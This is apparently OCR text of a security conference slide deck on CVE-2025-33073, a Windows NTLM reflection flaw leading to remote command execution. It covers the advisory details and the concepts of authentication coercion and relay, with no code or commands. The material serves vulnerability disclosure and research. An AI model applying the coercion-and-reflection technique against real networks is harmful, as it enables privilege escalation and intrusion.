SYNACKTIV

NTLM reflection is dead, long live NTLM reflection: Story of an accidental Windows RCE

NoHat 2025

Wilfried Bécard & Guillaume André

18/10/2025

About us

SYNACKTIV

Wilfried Bécard

Red teamer at Synacktiv

@wil_fri3d

Guillaume André

Pentester at Synacktiv

@yaumn_

Introduction

CVE-2025-33073

SYNACKTIV

Windows SMB Client Elevation of Privilege Vulnerability

CVE-2025-33073
Security Vulnerability

Remote command execution

Released: Jun 10, 2025

Last updated: Jun 11, 2025

Assigning CNA: Microsoft

CVE.org link: CVE-2025-33073

Impact: Elevation of Privilege **Max Severity:** Important

Weakness: CWE-284: Improper Access Control

CVSS Source: Microsoft


Vector String: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C`

Metrics: CVSS:3.1 8.8 / 7.9

CVE-2025-33073

SYNACKTIV

- **Trivial logical vulnerability allowing authenticated remote command execution**
  - Authentication reflection
  - "Only" on machines that do not require SMB signing (everything except Windows 11 24H2)
- **Independently reported by many researchers**
  - RedTeam Pentesting were the first to report it, kudos to them!



Research motivations

SYNACKTIV

- **Tweet from @D1iv3 about Kerberos reflection**

- **Long history of authentication reflections bugs**
  - MS08-68
  - MS15-076
  - CVE-2019-1384

Core concepts

Core concepts


Authentication coercion

SYNACKTIV

- **Force an identity (user or machine account) to authenticate to a controlled server**
- **Several ways to coerce a machine into authenticating to a given server**
  → Some are deterministic, others not
- **Most popular: force an RPC service to access a file on an arbitrary file share**


Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion




Core concepts

Authentication coercion



Core concepts


Authentication coercion



Core concepts

Authentication relay

